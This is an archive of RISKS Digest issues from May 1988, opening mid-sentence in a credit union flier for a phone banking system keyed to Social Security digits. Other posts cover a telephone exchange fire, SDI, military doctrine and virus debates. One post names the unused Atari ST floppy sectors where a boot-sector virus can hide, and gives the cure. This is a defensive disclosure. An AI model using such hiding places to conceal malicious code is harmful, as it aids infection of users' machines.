bundled in this little flier, including: SSN's, manuals and instructions, misinformation, etc. The CAPS are to represent either bold or caps in the original. The format is as close as I could come to exactly the flier, and many of the typos are really in the flier (I proof read it 3 times to try to remove all MY typo's ;-). This should get some RISK dander up!!!

ILLY <CU>'s Audio Teller

* ILLY - Audio Teller

"Illy" is <CU>'s AUDIO TELLER. You are "talking" directly to our computer system by simply pushing buttons on the keyboard of your Touch Tone phone!

Every member has a personal security code. Your security code is the last four digits of your social security number. Only you and the computer know this number. If you need to change your number, you must request this in writing. No numbers will be changed by phone.

* Available hours

Financial transactions: 7:00 a.m. to 5:30 p.m.

During this time you are able to perform your own FINANCIAL transactions. You can transfer funds, request a withdrawal check be mailed, or transfer a loan payment from your share account.

Inquiry Transactions: 7:00 a.m. to 5:30 p.m. and 9:00 p.m. to 7:00 a.m.

During this time you can check your share balance, inquire if a certain share draft-check has been paid, or inquire on your loan balance.

* How to use ILLY

1) <state> residence dial: (xxx) xxx-xxxx

"Auftragstaktik"

Gary Chapman <chapman@csli.stanford.edu> Fri, 6 May 88 10:10:00 PDT

This is a follow-up to one of Henry Spencer's messages, the one about the German Army's emphasis on personal initiative among its military officers. However, this is on a different tack than Henry's message about "whistleblowing."

There was a German term for giving a lot of personal initiative, responsibility, and autonomy to front-line commanders: the word is "Auftragstaktik." This was actually a product of the closing days of World War I, and then found its way into training of the German officers in the inter-war years. The two most outstanding practitioners and advocates of "Auftragstaktik" were Generals Guderian and Rommell, two of the more successful Wehrmacht commanders.

What makes this term relevant and interesting today is that its precepts have been rediscovered by the American Army in the 1980's. The (relatively) new U.S. Army doctrine known as AirLand Battle doctrine is explicitly derived from the German blitzkrieg, and the authors of the new doctrine recognized how critical "Auftragstaktik" is to the success of the blitzkrieg. Consider the following statement from Colonel Huba Wass de Czege, one of the authors of the 1982 Field Manual 100-5 which instituted AirLand Battle doctrine:

The second important realization was that the chaos of the next battlefield will make centralized control of subordinates always difficult, sometimes impossible. This led to the incorporation of a doctrine of command and control which features decentralization of decisions by the use of mission orders similar to that used by the Wehrmacht early in World War II. This style of leadership is called Auftragstaktik by the Germans. ("Army Doctrinal Reform," in Clark, Chiarelli, et al., eds., *The Defense Reform Debate: Issues and Analysis*, Johns Hopkins University Press, 1984, p. 107.)

"Auftragstaktik" has been the subject of numerous articles in various military journals, most often in *Military Review*, the military's chief publication of scholarly writing, where it has been celebrated as a long overdue reform from the Army's traditional, set-piece, "engineer" model of the line combat officer.

What makes this interesting in terms of computer technology is that so much of the computer development that has been undertaken in programs like DARPA's AirLand Battle Management System seems to run completely counter to this trend in the Army. The AirLand Battle Management System is meant to provide centralized control of combat operations at the corps level--a corps is the next larger unit above a division--and the original DARPA plans wanted electronic accountability down to the individual soldier and vehicle. The AirLand Battle Management System is supposed to be a huge expert system that analyzes a battle in progress, makes recommendations of tactics, issues orders to subunits, watches the battle in real time through vast sensor and satellite networks, and continues to update the corps commander with new information, recommendations, and so on. This is exactly the opposite of what "Auftragstaktik" entails.

The other worrisome aspect of "Auftragstaktik" in American doctrine is the wide dispersion of nuclear devices in the U.S. Army in Europe. Once the INF Treaty pulls out Pershing 2s and GLCMs, the nuclear devices that will be left in the U.S. Army arsenal in Europe will all be short-range weapons like nuclear artillery shells and mines. A doctrine which gives the "commander on the spot" maximum authority for initiative and autonomy, combined with the availability of short-range nuclear weapons, is something that worries a lot of people, particularly the West Germans.

Finally, one of the most interesting things to watch in the military establishment is the really severe conflict of interests between technophile civilian managers and planners (usually people from the defense industry or academic backgrounds) versus the traditional line military officers. When I give talks about autonomous weapons, automated command and control systems, AirLand Battle Management, etc., and there are line officers in the audience, their reaction is almost as viscerally angry as that of peace activists. On the other hand, my arguments against these systems (which are generally focused on their risk) are characteristically dismissed by civilian planners and

managers as a smokescreen attempting to hide an agenda of "unilateral disarmament," with everything that allegedly entails. There is a lot of self-aware and well-developed antipathy to technical solutions on the part of the line officers, but not very much awareness of (or apparently even interest in) this antipathy on the part of civilian managers and planners. This gulf of communication and the disparity in interests are likely sources of a lot of confused policies in our military, and confused military policies bear a significant degree of risk all by themselves.

As an aside, the material I have on the contradictions between AirLand Battle doctrine's "Auftragstaktik" and the trends in computer systems meant to support new military doctrine got cut out of *Computers in Battle* because it made my chapter too long. Most of the material can be found in my two-part article in the Fall 1985 and Winter 1986 issues of *The CPSR Newsletter*, "AirLand Battle Doctrine and the Strategic Computing Initiative."

Gary Chapman, Executive Director, CPSR

chapman@csli.stanford.edu



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 81

Monday 9 May 1988

Contents

Congress, computer breakdowns, and the SDI

Gary Chapman

Risks in timestamps (postmarks)

Alan Wexelblat

Risks in the phone system

Boyle

Risks of banking -- audio tellers

Daniel P Faigin

Alan M. Marcum

Military Aircraft Crashes in Germany

Michael Wagner

Michael Bednarek

KAL 007

Steve Philipson

Atari ST virus hiding place

Allan Pratt

Viruses and write-protection

Fred Cohen

Bill Murray

Info on RISKS (comp.risks)

Congress, computer breakdowns, and the SDI

Gary Chapman <chapman@csli.stanford.edu> Mon, 9 May 88 11:02:30 PDT

Last week while the House of Representatives was voting on a funding bill for the Strategic Defense Initiative, the House vote-tallying computer broke down. The computer reported a vote of 358 ayes and 237 nays on an amendment to kill the SDI program offered by Reps. Ron Dellums and Barbara Boxer. The House only has 435 members.

The irony was not lost on the opponents of the SDI. Nevertheless, the "manual" count of voice votes revealed defeat of the amendment 299-118.

-- Gary Chapman, Executive Director, CPSR

Risks in timestamps (postmarks)

Alan Wexelblat <wex%sw.MCC.COM@MCC.COM> Mon, 9 May 88 09:48:50 CDT

PGN's note about the folks who used predated postmarks to cheat on the Superbowl contest reminded me of the following:

Αt

Risks in the phone system

<boyle%antares@anl-mcs.arpa>
Mon, 9 May 88 14:34:15 CDT

A Mother's Day fire in an Illinois Bell switching center in Hinsdale has pointed up several RISKS resulting from evolution in the telephone system.

According to an Illinois Bell spokesman, "the switch seems to be alright", but the cables entering the office were severly damaged. Not surprisingly, phones in the area served by the office are completely out of service. However, my home phones, which are connected to a central office 5-6 miles from Hinsdale, are virtually out of service. I can call some local exchanges (those served by my switch), but I have no long distance service, no access to 611 repair service(!), no access to information, and no access to a human operator (dial 0). What is especially annoying is that attempting to use any of these services simply results in return to dial-tone, rather than a message indicating that there is a (known) problem. Estimated time to repair is variously quoted as three days to two weeks.

It seems to me that several recent trends have exacerbated this problem: Centralization of operator services (no operator at my central office, so calls to operator are routed over trunks). Ditto for 611 and 411. But, how to report phone service out of order when you can't get 611? Similarly, I can't call III. Bell, because all of their numbers are 1-800 ones, which evidentally must also be routed through the damaged trunk.

I also find it a startling RISK that my central office, which serves several exchanges, including Argonne National Laboratory, apparently has interoffice trunks to only one other central office. It would seem that for reasons of traffic balancing, if not redundancy, trunks to more than one other central office would be good practice.

Is anyone in the Bell system listening? Care to comment?

[I speak only for myself, as you guessed.]

✓ Risks of banking -- audio tellers (Re: RISKS-6.80, Ritchey Ruff)

Daniel P Faigin <faigin@sm.unisys.com> Mon, 9 May 88 09:13:07 PDT

Our credit union also has an audio response system. I use it periodically, and tend to like it when I use it. There are a couple of additional comments I would like to make on top of what Ritchey has said.

For SSN-phobes, our system is worse. Our credit union uses SSNs as account numbers, and assigns you a random 4-digit PIN. I can see risks in this in response to line monitoring and playback threats.

However, the playback risks can only result in bounced checks. Note that access is limited to only your account, so money can only be moved between your accounts. If a check is requested, it is mailed ONLY to your address of record. The only risk there is that someone may intercept the mail. That's a wetware problem :-).

I did run into one problem with the system. According to federal law, transfers via systems like this are treated as telephone transfers. This limits you to 3 per month. One month, I exceeded this limit -- or at least I thought I did because the computer said it could not do the transaction because I had exceeded the number of transfers for the month. I didn't believe it when it happened, so I tried it again. It failed again. When I went to the credit union the next morning to see what had happened, it turned out that, even though I had gotten the error message, the computer had done the transfers.

Lastly, our system allows you to chain entry by using the * key. For example, to transfer money from subaccount 22 to subaccount 66, I can either enter the sequence

ssn#pin#27#22#66#30000#1#99# and wait through all of the prompts, or enter, as a single action, ssn*pin*27*22*66*30000*1*99#

I haven't yet had the courage to do everything at once. I typically use * to get me to the confirmation prompt.

Daniel

W: UNiSYS/Defense Systems/System Development Group (nee SDC)
2400 Colorado Ave;Santa Monica CA 90406;213/829-7511x5162 (or 213/453-5162)
H: 8333 Columbus Avenue #17; Sepulveda CA 91343
Email: (uucp) faigin@sdcrdcf.UUCP (arpa) faigin@SM.UNISYS.COM

Risks of banking -- audio tellers (Re: RISKS-6.80, Ritchey Ruff)

Alan M. Marcum <marcum@sun.com> 9 May 88 18:06:43 GMT

The credit union to which I belong also has a touch-tone telephone banking service. When I signed up for it, they asked me to specify my "password" (four digits). Better than defaulting to something from my SSN (and our state doesn't even use them for drivers licenses).

This system allows you to transfer funds between sub-accounts within your account (sub-accounts are, for example, savings, checking, and loans). There is no provision for transferring funds to anything outside your account, nor a provision for requesting a check be issued. Had these facilities been provided, I would not have enrolled in the service, because of the risk involved.

Alan M. Marcum Sun Microsystems, Technical Consulting marcum@nescorna.Sun.COM Mountain View, California

Military Aircraft Crashes in Germany (Henry Spencer)

Michael Wagner new! +49 228 8199645 <WAGNER%DBNGMD21.BITNET> Mon, 09 May 88 12:21

In <u>RISKS 6.79</u>, Henry Spencer, after quoting my original article, says: > nuclear-reactor containment buildings are deliberately designed to

- > survive a direct hit from a crashing airliner (not as fast as a
- > military jet, in general, but much, much heavier).

I didn't mention this in my original posting, but shortly after the crash near the nuclear reactor, the interior minister got on the radio and told everyone roughly the same thing. I suppose this was meant to be reassuring, but it doesn't seem to have succeeded. All of these low-level flights are over populated areas (there are no un- or sparsely- populated areas in this part of Germany!), and the residents are scared. There is now a debate going on as to whether such low-level flights will be tolerated any more.

To try to put this in perspective, a plane crashed into a McDonalds in Munich about a year ago, so planes falling out of the sky on people's heads is currently a hot topic here. An article in "Der Speigel" a while ago talked about crowding in the air. It made the air over O'Hare sound like a Sunday stroll in the park. Particularly interesting, in light of this discussion, was the difference in air patterns that the militarily-proscribed airzones made.

Michael

★ Re: Military Aircraft Crashes in Germany (RISKS-6.79)

Michael Bednarek <munnari!murdu.oz.au!u3369429@uunet.UU.NET> 9 May 88 02:11:38 GMT

<> In all, 35 military aircraft have fallen out of the skies here since 1960.

That number (35) is definitely wrong. I lived until 1983 in Germany, and by that time more than 120 crashes were reported. Mostly Starfighters.

★ KAL007 - the deafening noise continues (RISKS-6.79)

Steve Philipson <steve@ames-aurora.arpa> Mon, 9 May 88 12:42:03 PDT

In RISKS-6.79 Clifford Johnson <GA.CJJ@forsythe.stanford.edu> writes:

- > I think that PGN's tentative > suggestion that the matter might still be incompletely unravelled simply
- > cannot be denied at least until a public inquiry is instigated.

Almost assuredly the matter is "incompletely unravelled [sic]", but it is also certain to remain that way, public inquiry or no. Such investigations are notorious for their failure to find facts and establish definitive chains of events. Take for example the Lindbergh kidnapping, Sacco and Vanzetti, J F Kennedy's assassination, or the current Contragate investigations. Such public inquiries have often resulted in the wrong answers being "found", or no answers at all. If answers do come out, they emerge many years later, after responsible parties are out of public office or deceased. Even then, such revelations are questionable as verification remains difficult.

The discussion over the nature of the course deviation is, at best, academic. We cannot prevent deliberate course deviations. However, we have identified several possible ways for such a deviation to occur unintentionally. What we should and are concerning ourselves with is how to prevent such errors in the future, and to establish systems and procedures that will prevent loss of life and property should other errors occur.

Atari ST virus hiding place

Allan Pratt <ucbcad!ames!atari!apratt@ucbvax.Berkeley.EDU> Mon, 9 May 88 10:14:26 pdt

A perfect hiding place for viruses on the Atari ST has come to my attention. The reason it's interesting is it is a place where a VERY LARGE virus can live -- much larger than just the boot sector of a floppy.

The hole exists because the ST formats floppies with five-sector FATs (File Allocation Tables) even though at most three sectors will be used. Since there are two FATs per disk, this leaves four sectors for the virus. A boot-sector virus could be five sectors in length without impacting the user-visible free space on the disk.

The sectors in question are logical sectors 4, 5, 9, and 10 (where the boot sector is sector 0). These sectors are always zeroed by the built-in formatter (I can't speak for others). The rationale, I believe, for the five-sector FATs is so the root directory of the volume will appear on Side 1 of a double-sided disk, so a single-sided drive will not be fooled into thinking it can work with the disk.

I asked PGN about posting this -- about the tradeoff between warning the friendlies and informing the hostiles about this hiding place. As PGN

pointed out, "... the underground will find out anyway. The crackers are networked better than everyone else."

So here is my posting. The cure for an infected disk is to make the boot sector non-bootable, and zero the four sectors listed above.

Opinions expressed above do not necessarily -- Allan Pratt, Atari Corp. reflect those of Atari Corp. or anyone else. ...ames!atari!apratt

[By the way, there is tons of stuff on VIRUS-L that is not appearing in RISKS. For those of you with a burning interest in viruses, please join VIRUS-L, as indicated in RISKS-6.75. PGN]

✓ Viruses and write-protection [RISKS-6.79]

[I MUST ASSUME THIS MESSAGE IS FROM FRED COHEN, EVEN THOUGH HIS MAILER DID NOT INCLUDE HIS "FROM:" AND "DATE" FIELDS, USING INSTEAD THE "DATE:" AND "FROM:" FIELD FROM THE MESSAGE TO WHICH HE WAS RESPONDING, AS FOLLOWS:

Date: Thu May 5 16:40:20 1988 CDT

From: Dennis Director <dennis%molly.uucp@eecs.nwu.edu>

Subject: Viruses and write-protection CURIOUS. PGN]

[From: Dennis Director <dennis%molly.uucp@eecs.nwu.edu>]
>I have an XT-compatible computer with DOS 3.2 and all of its utilities and
>programs in the write-protected portion of the hard disk. I invite both Dr.
>Fred Cohen of the University of Cincinnati and William Murray to come to my
>office ... I am (100%) sure that none of these programs will
>modify my boot block, my partition table, the operating system files or any of
>the DOS programs (.COM or .EXE) stored on my hard disk, which will be hardware
>write-protected.

What makes you think all viruses do only this?

>A scratch area of the hard disk will be writeable at all >times. Simply copying a Trojan Horse into the scratch section of the disk, >should obviously not be considered "infecting my system".

Copying a "Trojan Horse" onto your system would not constitute infecting it even if it were in your operating system. Since you don't seem to know what a virus, I would suggest that you purchase a copy of my dissertation for a more formal definition. (sending me \$20 will buy it).

I assume from your comment that it would however be considered "infecting your system" if we wrote a virus that infected source programs in your "scratch" area. If they then infected floppies and other information, this would also be infection, and if when you finally did write enable your hardware protected disk to put in another "protected" piece of software, the virus spread into that area, that would also be considered infecting your system.

> Since Dr. Cohen has stated that "you cannot write protect

>lotus, etc because of copy protection" we will also have a copy of Lotus >123 installed and working in the write-protected section, as we have had >for almost two years.

Lotus disks that I have seen at a number of sites have had this property, that is not to say that it is impossible to make them work that way. We contacted Lotus to have them make available a version with this property, and they refused. I did not say that for all lotus implementations, write protection was not possible, only that we (and you if you were in the set of people with the versions of lotus we were using) could not write protect them and have them work in the systems that we were working with. If lotus has backed off of this policy, I would only be happy to hear about it, but since your copy is so old, it may be that a recent change in their policy has made this impossible for newer versions.

- > This will be a fully legitimate copy-protected
- > installed version of 123. It runs perfectly from the write-protected
- > zone and cannot be infected.

Neither Bill Murray nor I has ever said that you can modify information that is physically write protected, and I doubt if either of us ever would. What we said is that it is only safe if it is 100% protected 100% of the time. Since you have already admitted that it would be possible to infect the writable part of your hard disk, I assume that you in fact agree with us.

On the other hand, you should agree that you do not know for certain if there is or is not an infected program on the write protected segment of your hard disk, and that when you install software on this part of your disk, it is entirely possible that without special precautions, you could infect one of those temporarily write enabled files. Furthermore, I am not convinced by your statement of belief that your disk is in fact write protected in hardware. I have seen many people who believed such things become unpleasantly surprised.

- > Why go on debating that which can be simply demonstrated? Seems
- > like a fair offer to me!

In many cases, it cannot be demonstrated that it is impossible to do something simply by trying to do it. If you study the philosophy of science (see a famous work by Karl Popper), you will find that "FOR ALL" statemeents covering infinite sets cannot be verified by finite numbers of supporting examples. They can however be refuted by a single example. If we succeeded in infecting your system, it would prove you wrong, but by failing to do so, it does not prove you right.

Also, it is customary when proclaiming perfection (even with the various nebulous "except"s here and there) to make it worthwhile to demonstrate counter examples. I would suggest that in making such a challenge, you offer a \$100,000 bet, so that if we decide

to take you on, it will be worth our time to take you down, and so that if we take you on and fail to take you down, you will be able to have a very nice meal in your new home.

Fred Cohen

✓ D. Director: "Enough is enough."

<WHMurray@DOCKMASTER.ARPA> Mon, 9 May 88 12:34 EDT

Dennis Director and I agree on the following: enough is enough.

However, Director seems to believe that somewhere, both F. Cohen and I, have asserted that write protection is not sufficient for protecting an operating system from infection by a virus. We have not. Indeed, we have both conceded that 100% protection of a hard disk 100% of the time results in 100% protection of the hard disk from infection. That I have so conceded is a matter of record. That I have ever asserted otherwise is not a matter of record. If it were, I am sure that Director would cite it.

Therefore, Director's challenge to me to prove that which I have never asserted, can justly be construed as disingenuous.

What I have said, and will continue to say until I begin to get feedback that the message is being heard, is that making one, or even many, machines immune to infection is not sufficient to prevent the spread of the virus.

Director insists upon seeing the "protection of the operating system and other commonly used programs" as the issue. I do not blame him; if I were in the business of selling write protection, I suspect that I would see it that way too.

Nonetheless, I will continue to assert that it is the SPREAD OF THE VIRUS, rather than the protection of one or more systems, that is the issue.

I must confess to a great deal of disappointment that all of the response to my review of Director's product has focused on assertions that I have been extremely cautious not to make and has been totally silent on those that I have gone to such great pains to make. I feel much as George Washington must have felt when writing to the Continental Congress: "Is anybody there?"

William Hugh Murray, Fellow, Information System Security, Ernst & Whinney 2000 National City Center Cleveland, Ohio 44114 21 Locust Avenue, Suite 2D, New Canaan, Connecticut 06840



Search RISKS using swish-e

Report problems with the web pages to $\underline{\text{the maintainer}}$



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 82

Wednesday 11 May 1988

Contents

- Risks of Research Computing -- Don't ask computers for flavors
- Risks of Single Point Failures -- The Hinsdale Fire Chuck Weinstock and Patrick A. Townson
- Phone system RISKS: Second-order effects Joel Kirsh
- Program Trading Halted
- **PGN**
- Law to Regulate VDT Use **Dave Curry**
- Virus Prose

Vin McLellan and John Norstad

- Re: "Auftragstaktik" **Henry Spencer**
- Risks of banking -- audio tellers

<u>haynes</u>

- Reliability of SDI-related equipment **Andy Behrens**
- Info on RISKS (comp.risks)

Risks of Research Computing -- Don't ask computers for flavors

Peter G. Neumann < NEUMANN@csl.sri.com> Wed 11 May 88 09:43:52-PDT

A three-alarm fire destroyed the research building at Dreyer's ice cream plant in Oakland CA. Computers and files were destroyed -- the entire collection of "top-secret" formulas known only to the "flavor team" -- along with two freezers full of ice cream. The flavor team had recently been "working toward updating all our files and materials and getting backups of everything -- computer disks, formulas, the whole works. It would [soon] have been stored in another building." (Don Conolly, director of R&D) The company had whittled down the potential new flavors for 1989 (usually about 7 are chosen each year) from 100 to about 25, but all of those complex formulas were lost.

[SFChron, 10 May 1988, p.A2]

✓ Risks of Single Point Failures: The Hinsdale Fire [RISKS-6.81, Boyle]

Chuck Weinstock <weinstoc@SEI.CMU.EDU> Wed, 11 May 88 10:23:10 EDT

This item points out the risks of not guarding against single point failures. In my memory this is the worst example of this sort of thing in terms of how much of the general public was affected. Chuck

Excerpted from:

TELECOM Digest

Tuesday, May 10, 1988 10:36PM

Volume 8, Issue 76

The Great Fire

From: Patrick_A_Townson@cup.portal.com

Subject: The Great Fire

Date: Mon May 9 23:19:29 1988

In my earlier posting, details were very sparce and I was unable to be specific in describing the disaster which struck us here over the weekend. I now have a more detailed accounting for the net --

An extra alarm fire broke out Sunday, May 8 at 5:30 PM in the Illinois Bell Central Office, 120 North Lincoln Avenue, Hinsdale, Illinois. At the time of the fire, the Chicago area, and the west suburbs in particular, were experiencing a very bad electrical storm. There had been a great deal of lightning; rain was quite heavy, and winds were about 40 miles per hour.

Fire Departments from 15 nearby communities battled the blaze before bringing it under control at about 8:30 PM. The fire was officially struck at 11:30 PM Sunday night. Deemed the worst disaster in the history of Illinois Bell, and one of the worst disasters ever in the telephone industry, the fire virtually gutted the two story building.

The Hinsdale central office is a *major* switching center for the west suburban area. In addition to serving ten prefixes covering various communities including Oak Brook, Westmont, Darien, Hinsdale and others, the office housed the Directory Assistance Data Base for downstate Illinois; it served as the communications apex for air traffic control between Ohare, Midway, and the Aurora, IL aviation center; it was the headquarters for a majority of the cellular phone service in the greater Chicago area; *and* it handled long distance calls in and out of most of Dupage County, Will County and southern Cook County.

And the office is now almost gutted

The reason for the fire has not been detirmined, but fire department officials have reason to believe the building was struck by a tremendous bolt of lightning during the worst of the electrical storm which was in progress when the first fire alarms were called in at 5:30 PM.

The fire caused another problem: the emission of toxic fumes which required the evacuation of several blocks of homes in the vicinity. These fumes came from batteries described as 'highly toxic' which were stored in the premises and a large amount of fiber optic cable. The Hinsdale office was very much a fiber optic center in the area.

Because of the toxic release, at one point firemen working in the building had to be called out, in the interest of their own safety, and as firemen relieved each other working inside in ten to fifteen minute shifts, they were required to strip to their underwear and be hosed down with a special solution so that the contamination would not be carried elsewhere.

After the fire was first reported, Illinois Bell employees on duty at the time followed company procedures by first notifying the Fire Department. Others then began fighting the fire, and a few began a process known as an emergency telephone tree, calling other employees and company management at home to notify them of the circumstances. Each employee thus notified was responsible for calling a few more employees.

Within about an hour, while the fire was raging at its worst, several dozen employees had already gathered on location, waiting for a go ahead to begin clean up and restoration work.

But no one dreamed it would be nearly as bad as it was

Although the fire was struck at 11:30 PM, fire officials would not permit anyone to enter the building for several more hours, pending exhaustion of the toxic fumes. Illinois Bell employees were allowed access to the building beginning at 4:00 AM to survey the damage.

Most of Monday was spent merely bailing out the water and removing the rubble from the fire. Emergency lighting was installed and cleaning crews began scrubbing soot from the walls, ceilings and floors. The cleanup was still in progress late Monday afternoon.

At this writing (12:50 AM Tuesday, May 10), Illinois Bell has not announced any date that service will be restored. It is estimated that it will be at least 4-5 days before *emergency* service is restored. Hinsdale, you see, is also the main center for 911 services in over a dozen west suburban communities.

Ordinarily in circumstances like this, the phone company will set up special phones in public areas. They will often times be mobile or cellular type instruments available for the public to use for emergency calls. But since Hinsdale *is* the cellular center for Chicago, even this option is not available.

When the first firemen arrived on the scene, heavy black smoke was pouring out of all the windows on the first floor. By that time, employees were

evacuating after having given up on their own emergency proceedures.

What we are faced with now is a *major* traffic jam on the network in the Chicago area. Long distance calls in and out of the area are very sluggish in getting through. Directory Enquiry in downstate Illinois is only able to handle about ten percent of the calls they are receiving, those being requests that are being searched manually through paper directories on hand in the communities affected.

Hinsdale was the major center for MCI/Sprint long distance also....and those services are severely crippled in the area. Obviously, data transmission lines and the like are dead.

About 40,000 subscribers, representing 100,000 residents are without phone service for the indefinite future. In Hinsdale and the other communities affected, the Police Departments have stationed patrol cars a few blocks apart on the street, and residents have been told to go to the nearest police car to report emergencies.

Illinois Bell has not announced -- as of Monday evening -- any schedule of priorities for restoration of service. Jim Eibel, vice president of operations for Illinois Bell said emergency phones would be set up within a day or two, when crews were able to reroute at least limited traffic through the LaGrange, IL center. Of equal importance of course is the restoration of 911 service, and the restoration of long distance service. Eibel said restoring service to the ten prefixes in the area, which would return regular phone service to local residents would probably not occur for 'several' days. Naturally, cellular service also has to be placed in the table of priorities somewhere. About fifty percent of the cellular service in the entire Chicago area is out right now due to the fire.

Other Bell companies around the nation have responded by dispatching emergency crews to come to the aid of Illinois Bell, and these out of town crews will remain on site for several weeks as needed. In addition, while the fire was in progress, executives from MCI and Sprint met with their counterparts from Illinois Bell on location and immediatly offered their full assistance and cooperation during the period of turmoil we will be facing for the next several weeks.

For up to the minute announcements during the next several days, it is recommended that you call a special recorded announcement service for company employees. Called the 'Illinois Bell Communicator', this recorded announcement will be updated 4-5 times daily, and can be recieved by dialing 312-368-8000, a number at IBT Chicago Headquarters Building.

It goes without saying on this forum that everyone is requested to avoid making all but emergency calls into the Chicago west suburban area for at least the next several days. And if your call is met with an 'all circuits busy' message, kindly refrain from repeated dialing attempts, as this simply clogs the network even worse.

A further update will be posted here when I have news available.

The last fire to occur in a telephone center was in Manhattan a few years ago. You may recall the resulting damage and confusion from that situation. The last fire *in the Chicago area* occurred in the River Grove, IL central office in 1946...then an all manual exchange. Unlike that fire, considered bad at the time, the fire in Hinsdale this past weekend was many times worse, since Hinsdale is responsible not only for its local calling area but so many of the overall network services for the Chicago area.

Patrick Townson

✓ Phone system RISKS: Second-order effects

Joel Kirsh <KIRSH@NUACC.ACNS.NWU.Edu> Tue, 10 May 88 09:36 CDT

[...] It appears (to me, at least) that ATC never expected that a fire in a switching center could compromise their operations. Another point is that efforts to fight the blaze were slowed by toxic fumes from burning insulation. Perhaps Illinois Bell never expected the fire, either. [...]

Program Trading Halted

Peter G. Neumann <NEUMANN@csl.sri.com> Wed 11 May 88 09:46:49-PDT

In a move intended to restore investor confidence in the stock market, five large Wall Street firms announced yesterday that they had suspended program trading for their own accounts. The action came in the wake of intense pressure from customers and other member firms who blamed the controversial practice for many of the recent sharp swings in prices since the stock market collapse last October. Four of the firms will continue to execute such trades for their customers, however. [SFChron, 11 May 1988, p.C1]

Law to Regulate VDT Use

Dave Curry <davy@intrepid.ecn.purdue.edu> Wed, 11 May 88 09:21:57 EST

MEASURE REGULATES VDT USE

HAUPPAUGE, N.Y. - A measure regulating the use of computer terminals in the workplace was passed Tuesday by the county legislative body.

Described as the first of its kind in the nation, the bill will set standards for public and private employers in firms that have more than 20 video display terminals.

Legislator John Foley, the bill's sponsor, said the legislation would prevent "high-tech sweatshops." Opponents said it could drive business from Suffolk County.

The bill:

- + Requires a 15-minute break every three hours for employees who work at the terminals;
- + Will set work station standards, including adjustable desks and chairs and detachable video screens; and
- + Mandates that companies pay 80 percent of the cost of annual eye exams and eyewear required for an operator.

A workplace experts [sic] said the bill would serve as a model for other municipalities or states.

"Whether this bill will result in legislation elsewhere is unclear, but it'll rejuvenate a lot of campaigns for VDT standards around the country," expert Laura Stock said.

Companies that would be affected said implementation of the law would be costly, placing them at a competitive disadvantage in the marketplace.

- Associated Press

From the Lafayette (IN) Journal & Courier, May 11, 1988, page 1. -- Dave Curry

[Among other issues, <u>RISKS-1.6</u>, 1.7, 2.2, 3.9 and 4.40 have previously considered VDT safety. PGN]

Virus Prose

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Wed 11 May 88 01:01:45-EDT

Ken van Wyk's crisp clear description of the "Lehigh" virus in a report to RISKS provided a text outlining a simple DOS virus which became a common reference in both professional and public discussions of the problem.

Norstad's explorations into the mysteries of the "Scores" virus on the Macintosh have tended to illustrate how complicated (even relatively benign) PC viruses can be. He and his associates have educated a huge community of academics who supervise and guide student and faculty Mac users; giving an earthy and technical overview of the threat, the risk, and options for survival. It has been a striking display of networked education... or was it medicine? Another Norstad report, an example of his followup, follows.

Vin McLellan, The Privacy Guild, Boston

As relayed from:

INFO-MAC Digest Wednesday, 4 May 1988 Volume 6 : Issue 46 <INFO-MAC@SUMEX-AIM.Stanford.EDU>

Date: Mon, 2 May 88 09:52 CDT

From: John Norstad <JLN%nuacc.acns.nwu.edu@forsythe.stanford.edu>

Subject: Scores Virus Report 3

This is my third report on the Scores virus. In my first report I revealed what Scores did, how to detect it, and how to get rid of it by hand using ResEdit. In my second report I reviewed Ferret 1.0 and KillScores, two free disinfectant programs that have appeared to get rid of Scores. In this report I describe further testing of Ferret 1.0, the new Ferret 1.1, and KillScores.

IMPORTANT: Ferret 1.1 has very serious bugs! Based on my tests I recommend using KillScores instead.

- 1. Ferret 1.1 does NOT properly delete one of the viral resources in the system file (INIT 17), at least on my small infected test system! I found this unbelievable, so I reran my test several times, and it failed each time. Ferret 1.0 does not have this problem.
- 2. Ferret 1.1 does NOT properly disinfect files which contain CODE resources marked "protected". Some applications are distributed with protected CODE resources, and Scores can infect them, so this is another important bug. Ferret 1.0 also has this bug. In this case the supposedly repaired application is left in a seriously damaged state it will bomb immediately on launch.
- 3. Ferret 1.1 does NOT properly disinfect locked files. This is an important bug, even though Scores can't infect locked files. The file could have been unlocked when it became infected, and then the user could have locked it later. Ferret 1.0 also has this bug. I'd like to thank Rich Holmes for first pointing out this bug.
- 4. Ferret 1.1 still does NOT always properly report the names of infected files. Ferret 1.0 also has this bug.

To make things even worse, Ferret does not give the user any indication that anything is wrong. It leaves the user with the impression that his/her system is clean, when in fact it's still at least partially infected.

I also did further testing of KillScores. KillScores had no problems with the cases above where Ferret failed - it properly disinfected all the files on my test system. In the case of locked files KillScores unlocks the file, disinfects it, and leaves it unlocked.

In my second report I mentioned that CE Software's Vaccine effectively prevents infection by Scores, at least on my test system. If you are at all worried about viruses, and you should be, I strongly recommend that you get Vaccine and use it religiously. CE Software deserves all of our thanks for developing and giving away this important tool. It's not perfect protection, as the authors freely admit in the documentation, but it is effective against Scores, and I understand that it's also effective against most of the other recent Mac viruses.

Once again, I must emphasize that I do not have the facilities or time to do large scale testing of many infected applications. All of my testing is done on a small floppy-only system, with only MacWrite, TeachText, and ResEdit for infected applications. So I can't guarantee that KillScores or any other program is perfect, or that I haven't made mistakes in these reports.

Also, I should probably mention that all of my statements in all of my reports reflect my opinions only, and not those of my employer, Northwestern University.

John Norstad, Academic Computing and Network Services, Northwestern University Evanston, IL 60208 Bitnet: JLN@NUACC Internet: JLN@NUACC.ACNS.NWU.EDU

✓ Re: "Auftragstaktik"

<mnetor!utzoo!henry@uunet.UU.NET>
Wed, 11 May 88 00:04:54 EDT

I agree with most of Gary Chapman's comments, but must correct one error of fact: Auftragstaktik was not a World War I invention. It became formal doctrine in the 1870s, after the Franco-Prussian War, and had been employed earlier in the Seven Weeks' War (1866). A possible reason for the error is that there were *two* famous German generals named Moltke: the originator of Auftragstaktik, and his nephew, the less-successful WWI commander. The quote I gave was from the elder Moltke, who died in 1891.

Ironically, the well-known WWII successes of Auftragstaktik came after it was already in decline, because of Hitler's intolerance for disobedience. Guderian spent most of the Battle of France making excuses for (and bending the truth about) how far his units were advancing.

